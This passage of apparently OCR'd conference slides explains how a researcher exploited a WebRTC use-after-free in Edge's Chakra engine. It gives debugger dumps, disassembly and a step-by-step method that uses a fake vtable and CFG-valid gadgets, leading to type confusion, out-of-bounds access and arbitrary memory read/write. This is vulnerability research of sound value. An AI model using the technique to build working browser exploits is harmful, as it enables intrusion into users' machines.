00007ffd`830aee50 80792900        cmp     byte ptr [rcx+29h],0
00007ffd`830aee54 7406            je      chakra!NamedItemList::~NamedI
00007ffd`830aee56 ff15440a5c00    call    qword ptr [chakra!_imp_Delete
00007ffd`830aee5c 4883c430        add     rsp,30h
```

```
0:032> db 00007ffd`830aee44
00007ffd`830aee44  1c 00 00 00 90 48 8
00007ffd`830aee54  74 06 ff 15 44 0a 5
00007ffd`830aee64  48 8b c4 48 89 58 1
```

```
mov     dword ptr [rsi], 5
xor     eax, eax
jmp     short loc_180114651
```

```
                jnb     loc_1802C5366
                mov     rax, [rdi+8]
                mov     eax, [rax]
                cmp     eax, 4Eh        ; switch 79 cases
                jle     short loc_180114666

loc_18011464C:                          ; CODE XREF: ScriptEngineBase::G
                                        ; ScriptEngineBase::GetScriptTyp
                mov     eax, 80004005h  ; jumptable 0000000180114683 def

loc_180114651:                          ; CODE XREF: ScriptEngineBase::G
                                        ; ScriptEngineBase::GetScriptTyp
                mov     r14, [rsp+38h+var_18]

loc_180114656:                          ; CODE XREF: sub_1802C5340+5↓j
                                        ; DATA XREF: .pdata:000000018074
                mov     rbx, [rsp+38h+arg_18]
                mov     rdi, [rsp+38h+var_10]

loc_180114660:                          ; CODE XREF: ScriptEngineBase::G
                                        ; DATA XREF: .pdata:000000018074
                add     rsp, 30h
                pop     rsi
                retn
; ---------------------------------------------------------------------------

loc_180114666:                          ; CODE XREF: ScriptEngineBase::G
                                        ; DATA XREF: .pdata:000000018074
                ja      short loc_18011464C ; jumptable 0000000180114683

loc_180114668:                          ; CODE XREF: ScriptEngineBase::G
                                        ; .text:00000001802C536B↓j
                lea     rdx, __ImageBase ; jumptable 00000001803FC0B7 ca
                cdqe
                movzx   eax, ds:(byte_180114720 - 180000000h)[rdx+rax]
                mov     ecx, ds:(off_1801146DC - 180000000h)[rdx+rax*4]
                add     rcx, rdx
                jmp     rcx             ; switch jump
```

The 4-byte Type ID value at 7ffd830aee44 satisfies the GetScritpType requirement, the return value is greater than or equal to 0, and [rsp+150h+var_110] is equal to 5

05 WebRTC Parameters UAF Exploitation : Type Confusion

The requirement for a virtual table pointer is

```
0:020> k10
 # Child-SP          RetAddr           Call Site
00 00000022`217f9d38 00007ffd`832dbba0 ntdll!LdrpDispatchUserCallTargetES+0xe
01 00000022`217f9d40 00007ffd`832db9f6 chakra!Js::JavascriptOperators::OP_GetProperty+6
02 00000022`217f9dd0 00007ffd`83d99997 chakra!CJavascriptOperations::GetProperty+0xb6
03 00000022`217f9ea0 00007ffd`846a6191 edgehtml!CJScript9Holder::UnpackDictionary+0xbb
```

The virtual function call must be a valid CFG destination address.

Function UnpackDictionary

```
mov     rax, [rcx]
lea     rdx, [rbp+var_10]
mov     r9d, [rbp+arg_8]
mov     r8, r14
mov     [rsp+50h+var_30], rdx
mov     rdx, rbx        ; _QWORD
mov     rax, [rax+20h]
call    cs:__guard_dispatch_icall_fptr
xor     r9d, r9d
mov     edi, eax
```

Js:: CJavascriptOperations::GetProperty

```
call    ?OnScriptStart@ScriptContext@Js@@QEAAX_N@Z ; Js::ScriptContext::OnScriptStar
lea     rcx, [rsp+0C8h+var_70] ; this
call    ?VerifyEnterScript@EnterScriptObject@Js@@QEAAXXZ ; Js::EnterScriptObject::Ver
mov     r8, rdi         ; struct Js::ScriptContext *
mov     edx, [rsp+0C8h+arg_18] ; int
mov     rcx, [rsp+0C8h+arg_10] ; void *
call    ?OP_GetProperty@JavascriptOperators@Js@@SAPEAXPEAXHPEAVScriptContext@2@@Z ;
mov     [rbx], rax
lea     rcx, [rsp+0C8h+var_70] ; this
call    ??1EnterScriptObject@Js@@QEAA@XZ ; Js::EnterScriptObject::~EnterScriptObject
nop
```

Fake virtual table pointer +0x88 must have a specific function that can modify the relevant area of the fake object

Js::JavascriptOperators::OP_GetProperty

```
mov     rax, [rbx]
lea     r9, [rsp+88h+var_38]
mov     r8d, dword ptr [rsp+88h+var_48]
mov     rcx, rbx
mov     [rsp+88h+var_60], rsi
mov     qword ptr [rsp+88h+var_68], r15
mov     rax, [rax+88h]
call    cs:__guard_dispatch_icall_fptr
```

```
0:018> db 00000226`f4a0c7e0
00000226`f4a0c7e0  d8 dd b3 3d ff 7f 00 00-c0 cf 80 f3 26 02 00 00
00000226`f4a0c7f0  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
00000226`f4a0c800  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
00000226`f4a0c810  0a 00 00 00 00 00 01 00-0c 00 00 00 00 00 01 00
00000226`f4a0c820  0e 00 00 00 00 00 01 00-10 00 00 00 00 00 01 00
00000226`f4a0c830  12 00 00 00 00 00 01 00-14 00 00 00 00 00 01 00
00000226`f4a0c840  16 00 00 00 00 00 01 00-18 00 00 00 00 00 01 00
```

05 WebRTC Parameters UAF Exploitation : Type Confusion

After searching, we finally found a qualified function in chakra.

```
0:020> u chakra!JavascriptThreadService::RegisterTrackingClient
chakra!JavascriptThreadService::RegisterTrackingClient:
00007ffd`83173900 48895c2418      mov     qword ptr [rsp+18h],rbx
00007ffd`83173905 4889542410      mov     qword ptr [rsp+10h],rdx
00007ffd`8317390a 48894c2408      mov     qword ptr [rsp+8],rcx
00007ffd`8317390f 57              push    rdi
00007ffd`83173910 4883ec20        sub     rsp,20h
00007ffd`83173914 e85bfe1400      call    chakra!ThreadContext::GetCon
00007ffd`83173919 488b5c2438      mov     rbx,qword ptr [rsp+38h]
00007ffd`8317391e 488bf8          mov     rdi,rax
chakra!JavascriptThreadService::RegisterTrackingClient+0x21:
00007ffd`83173921 488b0b          mov     rcx,qword ptr [rbx]
00007ffd`83173924 488b4108        mov     rax,qword ptr [rcx+8]
00007ffd`83173928 488bcb          mov     rcx,rbx
00007ffd`8317392b ff15afc44f00    call    qword ptr [chakra!_guard_dispat
00007ffd`83173931 488b4c2430      mov     rcx,qword ptr [rsp+30h]
00007ffd`83173936 488d0503d91900  lea     rax,[chakra!JavascriptThreadSer
00007ffd`8317393d 48895968        mov     qword ptr [rcx+68h],rbx
00007ffd`83173941 488b8f58080000  mov     rcx,qword ptr [rdi+858h]
```

```
0:019> d 00007ffd`836153b8 +88
00007ffd`83615440  00007ffd`83173900 chakra!JavascriptThreadService::RegisterTrackingClient
```

rbx points to fake objects

RegisterTrackingClient can point the fake object +68h position to the fake object

But the method on the virtual table pointer +8 position need to ensure that is also a valid CFG target address and can not produce any side effects (context changes, crashes, etc.)

05 WebRTC Parameters UAF Exploitation : Type Confusion

The RegisterTrackingClient function at Fake_vtable+0x88 can be called by OP_GetProperty

```
0:020> d 00007ffd`836153b8 + 88
00007ffd`83615440  00007ffd`83173900 chakra!JavascriptThreadService::RegisterTrackingClient
```

There is also a function at Fake_vtable+0x08 that can be called by

```
0:020> dqs 00007ffd`836153b8 +8
00007ffd`836153c0  00007ffd`833141d0 chakra!Memory::SmallHeapBlockT<MediumAllocationBlockAttributes>::GetObjectSize
```

And this method does not produce any side effects

```
0:020> u 00007ffd`833141d0
chakra!Memory::SmallHeapBlockT<MediumAllocationBlockAttributes>::GetObjectSize
00007ffd`833141d0 4889542410      mov     qword ptr [rsp+10h],rdx
00007ffd`833141d5 48894c2408      mov     qword ptr [rsp+8],rcx
00007ffd`833141da 488b442408      mov     rax,qword ptr [rsp+8]
00007ffd`833141df 0fb7404c        movzx   eax,word ptr [rax+4Ch]
00007ffd`833141e3 c3              ret
```

The fake virtual table pointer is

```
0:020> u 00007ffd`836153b8
chakra!Memory::SmallHeapBlockT<MediumAllocationBlockAttributes>::`vftable'
```

WebRTC Parameters UAF Exploitation: From Type Confusion to Memory Out of Bounds

How to use the "(fakeobj+0x68) = fakeobj“?

```
0:032> db 00000226`f4a0c780
00000226`f4a0c780  68 2b b4 3d ff 7f 00 00-c0 91 61 e3 26 02 00 00
00000226`f4a0c790  00 00 00 00 00 00 00 00-05 00 01 00 00 00 00 00
00000226`f4a0c7a0  10 00 00 00 00 00 00 00-c0 c7 a0 f4 26 02 00 00
00000226`f4a0c7b0  c0 c7 a0 f4 26 02 00 00-00 03 94 f3 27 02 00 00
00000226`f4a0c7c0  00 00 00 00 10 00 00 00-12 00 00 00 00 00 00 00
00000226`f4a0c7d0  00 00 00 00 00 00 00 00-00 00 00 00 0c 0c 0c 0c
00000226`f4a0c7e0  00 00 00 00 ff ff ff 7f-ff ff ff 7f 00 00 00 00
00000226`f4a0c7f0  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
00000226`f4a0c800  00 00 00 00 ff ff ff 7f-ff ff ff 7f 00 00 00 00
00000226`f4a0c810  0c 0c 0c 0c 0c 0c 0c 0c-02 00 00 80 02 00 00 80
00000226`f4a0c820  68 2b b4 3d ff 7f 00 00-c0 91 61 e3 26 02 00 00
00000226`f4a0c830  00 00 00 00 00 00 00 00-05 00 01 00 00 00 00 00
00000226`f4a0c840  10 00 00 00 00 00 00 00-e0 c7 a0 f4 26 02 00 00
00000226`f4a0c850  60 c8 a0 f4 26 02 00 00-00 03 94 f3 27 02 00 00
00000226`f4a0c860  00 00 00 00 10 00 00 00-12 00 00 00 00 00 00 00
00000226`f4a0c870  00 00 00 00 00 00 00 00-0c 0c 0c 0c 0c 0c 0c 0c
```

Fake object start position

Modify the fake object into a segment with a large size and length, so that an integer array will have the ability to read and write out of bound.

By adjusting the position of the fake object in the data portion of the integer array, the position of the fake object +0x68 can be exactly the Segment head pointer of the next array object, thereby pointing the Segment head to the area we can fully control.

05 WebRTC Parameters UAF Exploitation : Exploitation Summary

The steps of the WebRTC Parameters UAF vulnerability from UAF to type confusion to memory out of bounds are as follows:

Create an array of objects containing a number and size of dictionary structure objects

Set a getter callback on a subscript of an object array

Call setRemoteCandidates to pass in an array of dictionary objects

The callback function is called, releasing all elements in the object array, triggering the vulnerability

Call garbage collection, allocate a certain number and size of integer array objects to occupy

fake an object at a specific location in the data area of each integer array object. The virtual table and type of the fake object comes from the module base address leaked from another vulnerability.

occupying success, the subsequent execution of setRemoteCandidates will cause the type confusion caused by the fake object, so that the segment head of the integer array object behind the fake object points to the fake object.

Transform the fake object into a segment with a large size and length, so that the following integer array object has the ability to read and write out of bound

Iterate through all the integer arrays to find the one that can be read and written out of bound, and then create a fake DataView object in the memory area to achieve arbitrary address reading and writing.

05 WebRTC Parameters UAF Exploitation : From Out of Bound R/W to Arbitrary Address R/W


From Out of Bound R/W to Arbitrary Address R/W

Through a series of tricks, we ended up turning a UAF vulnerability into a relative address read and write vulnerability that crossed the integer array.

To achieve arbitrary address reading and writing, please refer to 《1-Day Browser & Kernel Exploitation》, the idea is to fake a DataView object on the controllable memory.

http://powerofcommunity.net/poc2017/andrew.pdf

05 WebRTC Parameters UAF Exploitation：Attack Demo




```
0:039> db 19b63c0bd40
0000019b`63c0bd40  00 00 00 00 00 00 00 00-50 bd c0 63 9b 01 00 00
0000019b`63c0bd50  38 00 00 00 00 00 00 00-10 b9 c0 63 9b 01 00 00
0000019b`63c0bd60  00 02 00 00 00 00 00 00-d0 bc c0 63 9b 01 00 00
0000019b`63c0bd70  00 00 00 00 00 00 00 00-40 bd c0 63 9b 01 00 00
```

Write32(fake_obj_address, 0x51515151);

```
0:041> d 0000019b`63c0bd40
0000019b`63c0bd40  51 51 51 51 00 00 00 00-50 bd c0 63 9b 01 00 00
0000019b`63c0bd50  38 00 00 00 00 00 00 00-10 b9 c0 63 9b 01 00 00
0000019b`63c0bd60  00 02 00 00 00 00 00 00-d0 bc c0 63 9b 01 00 00
0000019b`63c0bd70  00 00 00 00 00 00 00 00-40 bd c0 63 9b 01 00 00
```

In the screenshot, the leaked address is belong to the fake object. Function write32 change the lower 4 bits of the virtual table pointer of the fake object to 0x51515151.

06 Summary

1） Although many UAF vulnerabilities have become unusable with the introduction of isolation stacks, delayed release, MEMGC and other mitigation, some high-quality UAFs can still be exploit. The key point of exploitation is how to convert UAF into other types of vulnerabilities through some techniques.

2） Various web technologies, such as Web Audio, WebGL, WebRTC, etc., due to the complexity of their implementation, are high-profile exploits, especially in the areas related to web technologies and JS features.

07 Q&A and Acknowledgements

- Welcome to send questions to jin_liu@mcafee.com
- Thanks to the McAfee IPS Security Research Team

08 References

- https://bbs.pediy.com/thread-211277.htm
- https://blog.exodusintel.com/2013/11/26/browser-weakest-byte/
- https://www.zerodayinitiative.com/advisories/ZDI-18-571/
- https://www.zerodayinitiative.com/advisories/ZDI-18-612/
- https://developer.mozilla.org/zh-CN/docs/Web/API/Web_Audio_API
- https://developer.mozilla.org/zh-CN/docs/learn/WebGL
- https://developer.mozilla.org/zh-CN/docs/Glossary/WebRTC
- http://powerofcommunity.net/poc2017/andrew.pdf

0X

If your company needs a security researcher with a browser attack and defense direction, you can contact me at mr.owens.nobody@gmail.com, thank you very much.

Xcon®

THANK YOU